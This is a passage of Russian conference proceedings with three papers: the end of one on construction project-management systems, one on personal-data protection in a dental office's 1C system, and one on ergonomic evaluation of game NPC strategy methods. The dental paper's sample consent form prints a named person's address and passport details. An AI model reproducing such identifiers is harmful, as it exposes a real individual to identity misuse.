В процессе эксплуатации информационная система управления проектами будет собирать следующие подробные данные: цены работ. У каждого договора и проекта будут сформированы бюджет, рейтинг, цена, запросы на правки, внезапные обстоятельства, прогноз конечной стоимости работ по завершению проекта. Также может быть создан план по капитальным вложениям для будущих проектов; график работ. Будут составлены следующие виды графиков: основной, проектировочный, закупок, закрытий, занятости. Также можно создать календарь, при помощи которого сотрудники проекта смогут рационально организовывать работу каждого подразделения. В нем будет присутствовать информация о собраниях, сроках, а также автоматическая отправка напоминаний о событиях; качество работ. Многие пользователи понимают под качеством соответствие продукта определенным требованиям и стандартам. В ИСУП будут интегрированы алгоритмы или программы контроля за качеством продукта, информация о данных после проверки качества, контрольные списки продуктов, соответствующих требованиям и стандартам; коллектив (сотрудники, предприятия, их функционал и ответственность). В ИСУП будет присутствовать база данных со списками проектов и контактами их компаний-владельцев, основном командном составе и роли каждого сотрудника при ведении проекта. Т.к. в создании и ведении проекта участвует большое количество сотрудников, то лучше предусмотреть портал, при помощи которого все будут иметь возможность найти и связаться друг с другом. Такой портал будет положительным образом влиять на коммуникацию команды, тем самым ускоряя работу над проектом. Также, на портале будут храниться данные о прошлых проектах и командах, которые над ними

трудились, что, в свою очередь, однозначно поможет с работой над настоящими и будущими проектами.

Информационные системы управления проектами. В современных реалиях предприятия осуществили переход от работы лишь с одним проектом к параллельному управлению несколькими масштабными проектами. В обязанности менеджеров теперь входит внедрение нескольких сложных проектов, которые управляются одновременно, вдобавок с тщательной проработкой всех нюансов и деталей. В современных предприятиях процесс управления проектами сопровождается воплощением определенных инициативных решений и для лучшего контроля требуется одновременная работа головного центра. Теперь менеджеры должны параллельно выполнять следующие функции: составлять планы, организовывать, формировать графики, производить мониторинг, сдавать разного рода отчетность, осуществлять управление на том уровне, который ранее был недоступен. Современное управление проектами должно быть адаптивным к нуждам менеджера, основываясь на том, как происходит инициирование, осуществление и сопровождение проекта. Управлению проектами в настоящее время требуется не только опыт и навыки сотрудников, но и бесперебойно работающих и качественных программных продуктов. Прогресс в области ИТ-технологий позволил создать лучшие программные решения для менеджеров. Применение ИТ было принято в то время, когда происходила реорганизация бизнес-процессов, популяризация различных исследований и инновационных технологий. С тех пор ИСУП являются самым распространенным и эффективным инструментом для работы над проектами и их организацией.

В сфере строительства проекты и осуществляемая над ними деятельность как правило подразделяется на области по функционалу, которые исполняются определенными ролями, при этом работая независимо друг от друга. Сотрудники каждой роли принимают решения не учитывая влияние данных решений на остальные, формируют свои задачи, цели, стандарты выполнения. В итоге каждая область работает над рационализацией реализации своего функционала. Интерфейсы между функциональными областями являются барьером, который мешает быстрой и эффективной коммуникации команд при ведении проектов. Если выявлено нарушение связи, то причину можно найти по цепочке поставок, при этом проблема может заключаться в неточности или задержке информации из-за редко проводящейся фильтрации. Проблемы с качеством проявляются в связи с принятием нерациональных управленческих решений. Становится хуже, если отсутствует информационная система управления качеством (ИСУК) проектов в строительной сфере. На некоторых предприятиях из-за отсутствия данной системы приходилось создавать локальные решения для управления зонами ответственности.

Подводя итоги, хочется отметить, что накопление данных, формирование отчетности и управление в проектах становится неорганизованным, что можно исправить, реализуя регулярную фильтрацию информации. Данные меры приводят к временным и финансовым затратам, ошибкам и недопониманиям, а также повторному выполнению одной и той же работы, которая является катализатором для перерасхода временных и материальных ресурсов.

\*\*\*

1. Валуев М.К., Журавлев С.И., Лазунин К.А., Грачёв А.С. Интеграция системы защиты информационной системы с системой контроля и управления доступа на предприятии // Уральский научный вестник. 2022. Т. 3. № 6. С. 66-72.
2. Гопоненко А.А. Информационная система поддержки устойчивого функционирования корпоративной информационной системы // Студенческий вестник. 2023. № 23-5 (262). С. 45-48.
3. Дворецкий, С.И. Моделирование систем: Учебник / С.И. Дворецкий. - М.: Академия, 2019. - 304 с.
4. Курочкина Е.В. Новые информационные системы в строительстве: технологии информационных систем в проектировании, строительстве, эксплуатации зданий // Научный Лидер. 2022. № 25 (70). С. 27-30.

Гацуц Я.В., Тимофеева Н.В.

**Защита персональных данных в системе информационной поддержки деятельности стоматологического кабинета**

*Северный (Арктический) федеральный университет имени М.В. Ломоносова  
(Россия, Северодвинск)*

doi: 10.18411/trnio-04-2024-643

**Аннотация**

Статья посвящена вопросам защиты персональных данных при разработке информационной системы для поддержки деятельности частного стоматологического кабинета. В данной работе приведены способы защиты информации, вводимой в систему при обращении пациента за медицинской помощью.

**Ключевые слова:** документ, закон, защита, стоматологический кабинет, согласие на обработку персональных данных, персональные данные.

**Abstract**

The article is devoted to the issues of personal data protection when developing an information system to support the activities of a private dental office. This paper provides ways to protect information entered into the system when a patient seeks medical help.

**Keywords:** document, law, protection, dental office, consent to the processing of personal data, personal data.

ООО «Медико-стоматологический кабинет «Комфорт+»» оказывает услуги детскому и взрослому населению в области стоматологии. Для данного стоматологического кабинета было принято решение разработать и внедрить информационную систему поддержки деятельности стоматологического кабинета на платформе 1С, работа над проектом которой было приведено в статье «Разработка интерфейса системы информационной поддержки деятельности администратора стоматологического кабинет».

При разработке данной системы необходимо не только изучить деловые процессы, предметную область и документацию, но и вопросы обеспечения защиты персональных данных пациентов.

На фоне продолжающейся цифровизации медицинских учреждений нас как потенциальных потребителей медицинских услуг могут интересовать ответы на вопросы: «какие персональные данные имеют право от нас запрашивать?», «в каких целях они могут быть использованы?» и «насколько ответственно обеспечивается их безопасность?».

Итак, что такое персональные данные? Согласно Федеральному закону № 152-ФЗ «О персональных данных», это «любая информация, относящаяся к прямо или косвенно определенному, или определяемому физическому лицу» (иными словами, «субъекту персональных данных»). При этом под обработкой персональных данных понимается любое действие или совокупность действий, совершаемых над ними, вне зависимости от использования средств автоматизации. Лицо или орган, организующий или осуществляющий эту обработку, называется оператором [2].

Персональные данные могут быть следующих видов: общедоступные; биометрические; специальные; иные.

Сведения о состоянии здоровья относятся к специальной категории персональных данных и могут обрабатываться медицинским учреждением, если:

- субъект персональных данных дал согласие на это в письменном виде;
- это необходимо для защиты жизненно важных интересов субъекта персональных данных и получение его согласия невозможно;

- это осуществляется в целях оказания медицинских услуг лицом, профессионально занимающимся медицинской деятельностью и обязанным сохранять врачебную тайну, к которой, согласно Федеральному закону № 323-ФЗ «Об основах охраны здоровья граждан в Российской Федерации», относятся сведения о факте обращения гражданина за оказанием медицинской помощи и состоянии его здоровья, а также сведения, полученные при его медицинском обследовании и лечении [3].

При осуществлении обработки персональных данных с применением информационной системы необходимо руководствоваться организационными и техническими мерами, перечисленными в Постановлении Правительства РФ № 1119 «Об утверждении требований к защите персональных данных при их обработке в информационных системах персональных данных» [1].

К программным и техническим элементам системы применяются требования из руководящего документа «Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищённости от несанкционированного доступа к информации».

Во многих существующих системах безопасность персональных данных пациентов обеспечивается за счёт размещения дата-центров на территории Российской Федерации, ежечасного резервного копирования и возможностью подключения двухфакторной аутентификации.

Также системы предоставляют возможность обезличивания содержащихся в них персональных данных, что полезно в случае, когда информационную базу необходимо отправить в службу технической поддержки. Федеральный закон «О персональных данных» определяет обезличивание персональных данных как действия, в результате которых становится невозможным без использования дополнительной информации определить принадлежность персональных данных конкретному субъекту.

Все перечисленные особенности защиты персональных данных были реализованы в приводимом программном решении.

Прежде всего, покажем топологию размещения компонентов информационной системы. Согласно проекту, сервер баз данных располагается на территории Российской Федерации в помещении с организованным режимом обеспечения безопасности от проникновения посторонних лиц. Отметим, что выбор операционных систем для рабочих станций и серверов для компонентов разрабатываемой системы осуществлялся из принципа минимизации зависимости от проприетарных продуктов. Ubuntu и Ubuntu Server представляют собой свободно распространяемое ПО с открытым исходным кодом, что обеспечивает автономность от ограничительных мер, вызываемых неблагоприятной внешнеполитической обстановкой, и позволяет сообществу пользователей по всему миру находить и закрывать уязвимости эффективнее, чем если бы это делала корпорация-разработчик. В качестве СУБД используется российская разработка Postgres Pro Enterprise, базирующаяся на open source'ной PostgreSQL и оптимизированная для работы с 1С.




Рисунок 1.

В информационной системе реализовано разделение доступа к объектам на основе ролевой модели. Перечень работников, имеющих доступ к персональным данным пациентов, регламентирован соответствующим внутренним документом организации.

Вход в систему осуществляется с применением технологии двухфакторной аутентификации. Для её активации система генерирует секретный ключ, который пользователь должен ввести в приложение-аутентификатор, такое как Google Authenticator, используя ввод с клавиатуры или сканируя QR-код. Впоследствии перед началом работы в системе пользователь должен будет вводить код из этого приложения, который действует в течение короткого промежутка времени.




Рисунок 2.

По Федеральному закону «О персональных данных» перед оказанием медицинских услуг стоматологический кабинет обязан получить у пациента согласие на обработку персональных данных в письменном виде. В системе администратор формирует и печатает специальный документ [2].

**СОГЛАСИЕ НА ОБРАБОТКУ ПЕРСОНАЛЬНЫХ ДАННЫХ**

Я, нижеподписавшийся(-аясь) Труфань Александр Владимирович, проживающий(-ая) по адресу Свердловская ул. д. 10, кв. 45, паспорт 44 04 1705028 выдан 24.06.2013 УАИД Республика Башкортостан

в соответствии с требованиями статьи 9 Федерального закона от 27.07.06 «О персональных данных» № 152-ФЗ, подтверждаю свое согласие на обработку в ООО «МСК «Комфорт» (далее — Оператор) своих персональных данных / персональных данных своего подопечного, включающих: фамилию, имя, отчество, пол, дату рождения, адрес проживания, контактный телефон, реквизиты полиса ОМС, СНИЛС, наличие и состояние хронических заболеваний, случаи обращения за медицинской помощью

← → ☆ **Согласие на информирование и обработку персональных данных**

Профессиональная тайна. В медицинском документе

№:  Дата:

Пациент:

Законный представитель:

Статус:

Ответственный:

при условии, что их приём и обработка будут осуществляться лицом, обязанным сохранять профессиональную тайну.

Срок хранения персональных данных соответствует сроку хранения первичных медицинских документов и составляет двадцать пять лет. Передача персональных данных иным лицам или иное их разглашение может осуществляться только с моего письменного согласия.

Настоящее согласие вступает в силу со дня его подписания и действует в течение неопределённого срока. Согласие может быть отозвано мной в любое время на основании моего письменного заявления.

Труфань Александр Владимирович Труфань А.В. 30 декабря 2023 г.  
подпись субъекта персональных данных подпись дата

Рисунок 3.

Периодическое резервное копирование базы данных осуществляется посредством Bash-скрипта, выполнение которого можно автоматизировать с помощью планировщика задач, например, Cron.

Для обезличивания персональных данных была реализована собственная обработка, после использования которой станет невозможно соотнести данные о состоянии здоровья с конкретным пациентом стоматологического кабинета.

Фамилия, имя, отчество	Дата рождения	Номер телефона
БЗЗ94ТрЯк1Бь8ыЗРЯЫАюДуЭ8	03.05.1938	ЭЦЭЮФьСлитЭгГмпЕш
6ШЕ9Ч4леЪж5Ф3а1цэдПьдшЦЙын	24.08.1942	ЪЯы16НШцЖеИчоА5Б
пПЭфд2ьАНКДпмэьЧ62ЧУ2РЕеФМЦ12	05.08.1976	ТЪЗКУ16в6еЧаьжвЛК
ФФЕцЦОЧашмЩЕЧегзПнВкЛи9тЮ	12.05.1986	ОюХейИ4узетИСг7ьЩй
Хьаклю6вБгс8вцНеРРУВЕСИрШВЛ	12.10.1976	ЧЙЧВ8в3пЕщцКрпЦП6
ыВАРпЭжжЕоогЭТхойнПКФЕлпнЦи	25.10.1938	наЧНТЭНюфцЗП7цПсО
бТх7юББ2ВЙнхлйквМЕэшКюд	23.05.1945	4црРЕафЮтефьмщгЯ
эпд5хХВуРкэЪю0еЦАьШЯе	09.09.1976	жедйюИцйИа1ух9и04
явдхСНЗЯпВЙщсПврхожЛДшр	02.07.1938	чЯПьццЪгЧЭАзвАмкэ

Рисунок 5.

Таким образом, в данной статье было рассмотрено: понятие персональных данных с позиции законодательства Российской Федерации; подходы к их обработке в существующих информационных системах, применяемых в учреждениях здравоохранения, а также соответствующие меры, принятые в собственном разрабатываемом решении.

\*\*\*

1. СПС КонсультантПлюс. Постановление Правительства РФ от 01.11.2012 № 1119 «Об утверждении требований к защите персональных данных при их обработке в информационных системах персональных данных» [Электронный ресурс]. - Режим доступа: [https://www.consultant.ru/document/cons\\_doc\\_LAW\\_137356/](https://www.consultant.ru/document/cons_doc_LAW_137356/).
2. СПС КонсультантПлюс. Федеральный закон «О персональных данных» от 27.07.2006 № 152-ФЗ (последняя редакция) [Электронный ресурс]. — Режим доступа: [https://www.consultant.ru/document/cons\\_doc\\_LAW\\_61801/](https://www.consultant.ru/document/cons_doc_LAW_61801/).
3. СПС КонсультантПлюс. Федеральный закон «Об основах охраны здоровья граждан в Российской Федерации» от 21.11.2011 № 323-ФЗ (последняя редакция) [Электронный ресурс]. - Режим доступа: [https://www.consultant.ru/document/cons\\_doc\\_LAW\\_121895/](https://www.consultant.ru/document/cons_doc_LAW_121895/).

**Горячкин Б.С., Денисов А.С.**

**Эргономический анализ и оптимизация взаимодействия человека-оператора и программной системы, реализующей методы оптимизации стратегии враждебного искусственного интеллекта**

*Московский государственный технический университет им. Н.Э. Баумана  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-644

**Аннотация**

**Постановка проблемы.** На сегодняшний день при разработке поведения неигровых персонажей в компьютерных играх существует проблема выбора наиболее эффективного метода оптимизации стратегии враждебного искусственного интеллекта, отвечающего требованиям разрабатываемого продукта. Необходимо проработать методику подбора, которая учитывала бы эргономические свойства пользователей продукта и помогала бы выводить и настраивать соответствующие им системные параметры.

**Цель.** Разработать методику сравнения и оценки методов оптимизации стратегии враждебного искусственного интеллекта с помощью эргономического анализа и оптимизации.

**Результаты.** Определение методики проведения эргономического анализа и оптимизации взаимодействия пользователя и программной системы, реализующей тот или иной метод оптимизации стратегии враждебного искусственного интеллекта, на основе математической модели, создающей плотную взаимосвязь между эргономическими свойствами и системными параметрами. Данная методика применима при сравнении и оценки методов оптимизации стратегии враждебного искусственного интеллекта.



**Практическая значимость.** Математическая модель анализа, получаемая в ходе эргономической оптимизации и адаптируемая под конкретные нужды разработчика, может применяться в игровой индустрии при подборе, проектировании и улучшении методов оптимизации стратегии враждебного искусственного интеллекта.

**Ключевые слова:** метод оптимизации стратегии, искусственный интеллект, эргономические свойства, системные параметры, математическая модель анализа, неигровые персонажи (Non-Playable Characters, NPC).

### Abstract

**Problem statement.** Today, when developing the behavior of non-player characters in computer games, there is a problem of choosing the most effective method of optimizing the strategy of hostile artificial intelligence that meets the requirements of the developing product. It is necessary to work out a selection methodology that would take into account the ergonomic properties of the users of the product and would help to output and configure the system parameters corresponding to them.

**Goal.** To develop a methodology for comparing and evaluating methods of optimizing the strategy of hostile artificial intelligence using ergonomic analysis and optimization.

**Results.** Determination of the methodology for conducting ergonomic analysis and optimization of interaction between a user and a software system implementing a particular method of optimizing the strategy of hostile artificial intelligence, based on a mathematical model that creates a tight relationship between ergonomic properties and system parameters. This methodology is applicable when comparing and evaluating methods of optimizing the strategy of hostile artificial intelligence.

**Practical significance.** The mathematical model of analysis obtained during ergonomic optimization and adapted to the specific needs of the developer can be used in the gaming industry when designing and improving methods of optimizing the strategy of hostile artificial intelligence.

**Keywords:** method of optimizing the strategy, artificial intelligence, ergonomic properties, system parameters, mathematical model of analysis, Non-Playable Characters (NPCs).

### Введение

В данной статье будет определен и проработан процесс эргономического анализа и оптимизации взаимодействия человека-оператора (ЧО) и программной системы – компьютерной игры, которая реализует тот или иной метод оптимизации стратегии враждебного искусственного интеллекта (ИИ). Для детализации данного процесса будут подобраны и сопоставлены системные параметры и эргономические свойства, на основе которых далее будет сформирована математическая модель. Подобная модель будет иметь практическую значимость и сможет применяться для сравнения и оценки различных методов оптимизации стратегии враждебного ИИ, которые используются в современных интерактивных медиа. Определенные в данной работе параметры и свойства будут служить лишь примером общей методики проведения анализа, в дальнейшем их перечень может пополняться, а соответствующая математическая модель совершенствоваться и обновляться.

### Анализ системы и ее взаимодействия с ЧО

Для процесса эргономического анализа и оптимизации будет сложен понятийный базис, заключающийся в формировании параметров системы и проверяемых эргономических свойств ЧО. На рисунке ниже представлена схема взаимодействия ЧО и ИИ, и их влияние друг на друга (Рисунок 1).




Рисунок 1. Взаимодействие ЧО и ИИ.

На первом этапе будут подобраны и классифицированы параметры системы, которые в той или иной степени способны влиять на эргономические свойства ЧО (Таблица 1).

Таблица 1

*Параметры системы.*

<b>Класс</b>	<b>Параметры</b>
Статистические	Количество проигрышей пользователя до полного прохождения игрового уровня
Интеллектуальные	Количество состояний и переходов в поведении NPC
Визуальные	Цветовой контраст между моделями NPC и игровым окружением

На втором этапе подбираются значимые в контексте целевого назначения эргономические свойства, которые будут проверяться (Таблица 2). Учитывая взаимодействия ЧО, антропометрические и гигиенические свойства не учитываются в данной статье.

Таблица 2

*Эргономические свойства ЧО.*

<b>Класс</b>	<b>Свойства</b>
Физиологический	Скорость реакции
	Утомляемость пользователя
Психологический	Поддержание интереса в процессе игровой сессии

Далее, параметры системы будут адаптированы для эргономических свойств таким образом, чтобы они создавали друг с другом зависимость, которую в дальнейшем можно будет измерять (Таблица 3).

Таблица 3

*Соответствия между параметрами системы и эргономическими свойствами ЧО.*

<b>Эргономические свойства</b>		<b>Параметры системы</b>
<b>Класс</b>	<b>Свойства</b>	<b>Параметры</b>
Физиологический	Скорость реакции	Цветовой контраст между моделями NPC и игровым окружением
	Утомляемость пользователя	Количество проигрышей пользователя до полного прохождения игрового уровня
Психологический	Поддержание интереса в процессе игровой сессии	Количество состояний и переходов в поведении NPC

Данные соответствия являются основой для проведения эргономической оптимизации взаимодействия ЧО и ИИ. Стоит разобрать каждое соответствие на предмет того, каким образом могут проводиться измерения и к каким результатам они приведут в итоге.

*Скорость реакции - Цветовой контраст между моделями NPC и игровым окружением.* Зрительное восприятие игровой сцены, в частности, контраст между моделями NPC и окружающей средой определяет скорость реакции пользователя. Подбор оптимальной цветовой гаммы в игровой сцене обеспечит наиболее эффективную и комфортную игровую сессию.

*Утомляемость пользователя* - Количество проигрышей пользователя до полного прохождения игрового уровня. Чем сложнее метод оптимизации стратегии враждебного ИИ, тем большую трудность представляет полное прохождение игрового уровня пользователем. Однако, чрезвычайное усложнение может очень сильно затянуть длительность игровой сессии, что, в свою очередь, вызовет утомление пользователя и его желание досрочно завершить игру. Необходимо найти баланс и сохранить между ЧО и ИИ максимально равные условия и возможности, а для этого свести количество побед и проигрышей к оптимальному значению.

*Поддержание интереса в процессе игровой сессии* - Количество состояний и переходов в поведении NPC. Состояния поведения и переходы между ними влияют на сложность и эффективность в действиях NPC при различных условиях. Таким образом, поведение NPC влияет на способность ЧО вести по нему точный огонь и подбирать оптимальную тактику ведения боя, то есть поддерживать интерес. Необходимо подобрать метод оптимизации стратегии таким образом, чтобы NPC были в состоянии обеспечивать как можно большее количество уникальных внутриигровых ситуаций, которые определяют интерес пользователя.

Подобрав соответствия, необходимо двигаться к их дальнейшей конкретизации, а именно – определить способы непосредственного измерения параметров системы, влияющих на эргономические свойства ЧО, а также методы их реализации (Таблица 4). Некоторые способы при проектировании могут быть заложены в инструментальные средства профилирования и аналитики, которые будут работать в фоновом режиме при запуске программной системы.

Таблица 4

*Параметры системы, способы их измерения и реализации.*

<i>Параметры системы</i>	<i>Способ измерения</i>	<i>Метод реализации</i>
<i>Цветовой контраст между моделями NPC и игровым окружением</i>	<i>Оценивается на основе объективных данных о наиболее оптимальных вариантах цветового оформления для зрительного анализатора</i>	<i>Использование современных научных исследований и стандартов в сфере визуального дизайна</i>
<i>Количество проигрышей пользователя до полного прохождения игрового уровня</i>	<i>Оценивается на основе исчисления каждого случая гибели персонажа пользователя в течение всей игровой сессии</i>	<i>Создание внутреннего программного модуля, который в течение игровой сессии будет вычислять и хранить данный параметр</i>
<i>Количество состояний и переходов в поведении NPC</i>	<i>Оценивается на основе исчисления количества состояний и связей между ними</i>	<i>Прямое исчисление в ходе программирования ИИ и вывод обобщенного показателя</i>

Таким образом, удалось полностью определить и детализировать процесс эргономического анализа путем вывода взаимосвязанных свойств и параметров, а также способов их измерения. В таблице 5 представлена сводная таблица всех атрибутов взаимодействия ЧО и ИИ.

Таблица 5

*Все атрибуты эргономического анализа и их связь.*

<i>Эргономические свойства</i>		<i>Параметры системы</i>		
<i>Класс</i>	<i>Свойства</i>	<i>Параметры</i>	<i>Способ измерения</i>	<i>Метод реализации</i>
<i>Физиологический</i>	<i>Скорость реакции</i>	<i>Цветовой контраст между моделями NPC и игровым окружением</i>	<i>Оценивается на основе объективных данных о наиболее оптимальных вариантах цветового оформления для зрительного анализатора</i>	<i>Использование современных научных исследований и стандартов в сфере визуального дизайна</i>

	Утомляемость пользователя	Количество проигрышей пользователя до полного прохождения игрового уровня	Оценивается на основе исчисления каждого случая гибели персонажа пользователя в течение всей игровой сессии	Создание внутреннего программного модуля, который в течение игровой сессии будет вычислять и хранить данный параметр
Психологический	Поддержание интереса в процессе игровой сессии	Количество состояний и переходов в поведении NPC	Оценивается на основе исчисления количества состояний и связей между ними	Прямое исчисление в ходе программирования ИИ и вывод обобщенного показателя

### Математическая модель анализа

Скорость реакции – Цветовой контраст между моделями NPC и игровым окружением.

Оптимальный подбор цветовой гаммы игровой сцены, обеспечивающий соответствующий контраст между моделями NPC и игровым окружением, позволит создать наиболее комфортную и функциональную среду для работы ЧО. Такая среда обеспечит наилучшее восприятие информации, позволяя таким образом своевременно реагировать на любые события во время игровой сессии. Для того, чтобы создать подобные условия следует применять положения из нескольких стандартов – СН 181-70 и ГОСТ 12.4.026-2015. Из СН 181-70 стоит принять во внимание положение о способе подбора контрастных цветов и степени их контрастности. Ниже приведен условный цветовой круг для приближенного определения цветовых контрастов и гармонических сочетаний (Рисунок 2). Цветовой круг условно разделен на 12 цветов: темно-красный, светло-красный, оранжевый, желтый, желто-зеленый, зеленый, зелено-голубой, голубой, светло-синий, темно-синий, фиолетовый, пурпурный. На цветовой круг накладывается прозрачный вращающийся диск (Рисунок 3), разделенный на 6 секторов, в пределах которых могут быть приближенно определены большой, средний и малый контрасты по цветовому тону относительно какого-либо цвета на круге.




Рисунок. 2-3. Цветовой круг и накладываемый диск

Например, требуется определить цвета, которые составляют малый, средний и большой контрасты по цветовому тону относительно желтого. Для этого необходимо повернуть прозрачный диск так, чтобы стрелка (на диаметре диска) находилась на желтом участке круга. Цвета, расположенные в пределах ближних секторов (до  $70^\circ$  в обе стороны от стрелки), составят с желтым малый контраст по цветовому тону. Этими цветами являются: светло-красный, оранжевый, желто-зеленый и зеленый.

Средний контраст по цветовому тону составят цвета, расположенные в следующих секторах (от  $70^\circ$  до  $110^\circ$  в обе стороны от стрелки): зелено-голубой, голубой, темно-красный и пурпурный.

Большой контраст по цветовому тону составят цвета в секторах  $110^\circ$ - $180^\circ$  в обе стороны от стрелки: фиолетовый, темно-синий и светло-синий. При подборе гармонических сочетаний учитываются соотношения яркостей, чистота цвета и занимаемые площади [1].

Обращаясь к ГОСТ 12.4.026-2015, из него почерпаны стандарты применения сигнальных цветов и подбора к ним контрастных цветов (Таблица 6) [2].

Таблица 6

Смысловое значение, область применения сигнальных цветов и соответствующие им контрастные цвета.

Сигнальный цвет	Смысловое значение	Область применения	Контрастный цвет
Красный	Непосредственная опасность	Обозначение непосредственной опасности	Белый
Желтый	Возможная опасность	Обозначение возможной опасности, опасной ситуации	Черный
Зеленый	Безопасность, безопасные условия	Сообщение о нормальном состоянии среды	Белый
Синий	Указание	Рекомендация определенных действий	

Данные правила подбора контрастных цветов разумно применять при проектировании и художественном оформлении игровой сцены.

Утомляемость пользователя - Количество проигрышей пользователя до полного прохождения игрового уровня.

Данный параметр является исчислимыми и для определения утомляемости он будет применяться в связке с еще одним параметром – количеством пораженных пользователем NPC в течение игровой сессии. Для итогового показателя вводится понятие коэффициента утомляемости и формула его расчета.

Коэффициент утомляемости ( $L$  – количество проигрышей,  $N$  - количеством пораженных NPC):

$$K = \frac{L}{N} \quad (1)$$

Как видно из формулы, количество проигрышей увеличивает коэффициент утомляемости, в то время как количество пораженных NPC определяют прогресс пользователя и влияет на его мотивацию в полном прохождении игрового уровня, что, в свою очередь, снижает коэффициент. Таким образом, чем меньший коэффициент утомляемости обеспечивает тот или иной метод оптимизации стратегии, тем лучше.

Поддержание интереса в процессе игровой сессии - Количество состояний и переходов в поведении NPC.

Поддержание интереса зависит от того, в какой степени метод оптимизации стратегии способен обеспечивать различные варианты действий (состояний) NPC такие как нападение, патрулирование, занятие укрытий и так далее, а также комбинации этих действий, которые реализуются на практике в ходе игровых сессий.

Методы оптимизации стратегии технически хоть и различимы, но те, что рассматриваются далее в данной статье, так или иначе, можно представить в виде ориентированных графов с общими характерными чертами. Совокупность параметров определяют сложность графа и количество путей, которые возможно проложить на нем. В текущем контексте вершины – это состояния в поведении NPC, ребра – переходы (условия) между ними, а пути – это и есть комбинации игровых состояний. При проектировании ИИ учитываются следующие параметры:

$$\left\{ \sum v, \sum e_v \right\}$$

$$e_{cp}^{(v)} = \frac{\sum v}{\sum e_v} \quad (2)$$

( $\sum v$  – количество вершин графа,  $\sum e_v$  – количество ребер графа, исходящих из всех вершин,  $e_{cp}^{(v)}$  – среднее количество ребер, исходящих из каждой вершины)

Показатель  $e_{cp}^{(v)}$  позволяет определить количество разнообразных вариантов действий NPC и их комбинаций, которые способен логически определить и рассчитать метод оптимизации стратегии. Это, в свою очередь, позволяет определить насколько эффективно тот или иной метод в состоянии обеспечить многообразие внутриигровых ситуаций, влияющее на интерес пользователя.

**Обзор методов оптимизации стратегии враждебного искусственного интеллекта**

В данном разделе рассматриваются непосредственно методы оптимизации стратегии, которые являются наиболее распространенными в современной игровой индустрии и могут быть реализованы в большинстве игровых редакторов. Их обзор является стартовой точкой к принятию решения о совокупности методов, для которых есть основание проводить сравнение и оценку.

**Простое принятие решений**

Элементарное принятие решений опирается на небольшой набор примитивных действий, связанных друг с другом жесткими условными конструкциями. Как пример, действия «Преследование», «Нападение» и «Ожидание», поочередно сменяющие друг друга в зависимости от условия близости к персонажу игрока.

*Если (оставшееся расстояние – дистанция для атаки < 0.01)*

*Если (объект == игрок)*

*Нанести Урон ()*

*Отсрочка ()*

*Назначение = позиция игрока*

Подобные подходы часто называются «реактивными», потому что здесь существует простой набор правил, который реагирует на состояние мира и мгновенно принимает решение о том, как действовать.

**Деревья решений**

Дерево решений – это система, в которой решения выстроены в форме дерева и алгоритм должен обходить его, чтобы достичь «листа», содержащего окончательное решение о выбираемом действии (Рисунок 4).




Рисунок 4. Дерево решений.

Каждую часть дерева решений обычно называют «узлом», потому что в ИИ для описания подобных структур используется теория графов. Каждый узел может быть представлен одним из двух типов:

- Узлы решений: выбор из двух альтернатив на основании проверки какого-то условия. Каждая альтернатива представлена в виде собственного узла.
- Конечные узлы: выполняемое действие, представляющее собой окончательное решение, принимаемое деревом.

